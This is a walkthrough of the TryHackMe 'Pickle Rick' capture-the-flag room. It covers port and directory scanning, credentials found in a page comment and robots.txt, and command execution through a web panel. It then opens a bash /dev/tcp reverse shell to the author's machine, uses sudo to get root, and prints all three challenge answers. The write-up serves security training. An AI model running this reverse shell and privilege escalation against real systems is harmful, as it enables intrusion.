TryHackMe CTF- Pickle Rick Walkthrough

Description


This Rick and Morty themed challenge require you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

Tools Used

Nmap, Web browser, dirbuster, Netcat


Reconnaissance & Enumeration

After launching the machine, I started the Nmap scan. There were 2 ports open.



```
Connect Scan Timing: About 96.21% done; ETC: 00:48 (0:00:40 remaining)
Completed Connect Scan at 00:49, 1086.99s elapsed (65535 total ports)
Initiating Service scan at 00:49
Scanning 2 services on 10.10.113.18
Completed Service scan at 00:49, 6.52s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.113.18.
Initiating NSE at 00:49
Completed NSE at 00:49, 0.70s elapsed
Initiating NSE at 00:49
Completed NSE at 00:49, 0.64s elapsed
Nmap scan report for 10.10.113.18
Host is up (0.16s latency).
Not shown: 65525 closed ports
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http        Apache httpd 2.4.18 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1097.48 seconds

```

One of them was port 80, so I visited the web browser & it was a static website.




Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!


I need you to **"BURRRP"**....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRP"**, password was! Help Morty, Help!

After viewing its source code, there was a username in the comment section.


http://10.10.113.18/ - Mozilla Firefox
File Edit View History Bookmarks Tools Help
TryHackMe | Pickle Rick
Rick is sup4r cool
http://10.10.113.18/
view-source:http://10.10.113.18/


```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>

```

After that I used dirbuster (directory/files bruteforce tool) to find the content of the website.



```
http://10.10.113.18:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/assets/

Dirs found with a 403 response:

/icons/
/icons/small/


--------------------------------
Files found during testing:

Files found with a 200 responce:

/assets/bootstrap.min.js
/assets/jquery.min.js
/assets/bootstrap.min.css
/login.php

Files found with a 302 responce:

/portal.php


--------------------------------

```


On visiting /login.php URL, a login page opened. Then I manually visited some common files like readme.txt, robots.txt & license.txt. when I visited robots.txt, there was the password for the username that I found earlier.



```
Wubbalubbadubdub
```

Exploitation

Then I put the credentials in the login form and I got in.



Rick is sup4r cool - Mozilla Firefox
File Edit View History Bookmarks Tools Help
TryHackMe | Pickle Rick
Rick is sup4r cool
10.10.113.18/login.php
Login

Portal Login Page

Username: R1ckRul3s

Password: ••••••••••••••••

There was a command panel where I could execute limited commands. There I used **‘ls & less’** commands to find first ingredient in the */var/www/html* directory.



```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```


Below is the first question & its answer

Question- What is the first ingredient Rick needs?

Answer- mr. meeseek hair

Alongside the ingredient file, there was a file named ‘clue.txt’. The content of the file was: Look around the file system for the other ingredient.

So, I started exploring the filesystem. In /home/rick/ directory, I found the second ingredient.



```
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 second ingredients
```

Then I used less /home/rick/'second ingredients' command to view the second ingredient.

Below is the second question & its answer


Question- What is the second ingredient Rick needs?

Answer- 1 jerry tear

Then I created a bash file and stored a reverse shell payload in it and saved it in /tmp directory. The payload that I used to gain a reverse shell is: "bash -i >& /dev/tcp/10.9.1.28/4444 0>&1"

Reference: https://robertscocca.medium.com/%EF%B8%8F%EF%B8%8F-rce-to-shell-techniques-696e55b23fee


Then I changed that file’s permissions to **‘777’** by using chmod 777 /tmp/shell.sh command.



```
bash /tmp/shell.sh
```

```
total 36
drwxrwxrwt  8 root     root     4096 Nov  9 06:28 .
drwxr-xr-x 23 root     root     4096 Nov  9 05:28 ..
drwxrwxrwt  2 root     root     4096 Nov  9 05:28 .ICE-unix
drwxrwxrwt  2 root     root     4096 Nov  9 05:28 .Test-unix
drwxrwxrwt  2 root     root     4096 Nov  9 05:28 .X11-unix
drwxrwxrwt  2 root     root     4096 Nov  9 05:28 .XIM-unix
drwxrwxrwt  2 root     root     4096 Nov  9 05:28 .font-unix
-rwxrwxrwx  1 www-data www-data   40 Nov  9 06:28 shell.sh
drwx------  3 root     root     4096 Nov  9 05:28 systemd-private-d7a738f7575c41b3aaea5de8ba378c45-systemd-timesyncd.service-uzI7TI
```

Then I launched netcat listener on my machine to listen for incoming connections. Then I executed the file on the target machine using bash /tmp/shell.sh command. After that I got a reverse shell on my machine. Then I used sudo su command to escalate privileges. Then I visited /root directory and there I found third ingredient.



```
┌──(kali㉿kali)-[~]
└─$ nc -lp 4444
bash: cannot set terminal process group (1333): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-10-113-18:/var/www/html$ whoami
whoami
www-data
www-data@ip-10-10-113-18:/var/www/html$ sudo su
sudo su
whoami
root
cd /root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```

Below is the third question & its answer

Question- What is the final ingredient Rick needs?

Answer- fleeb juice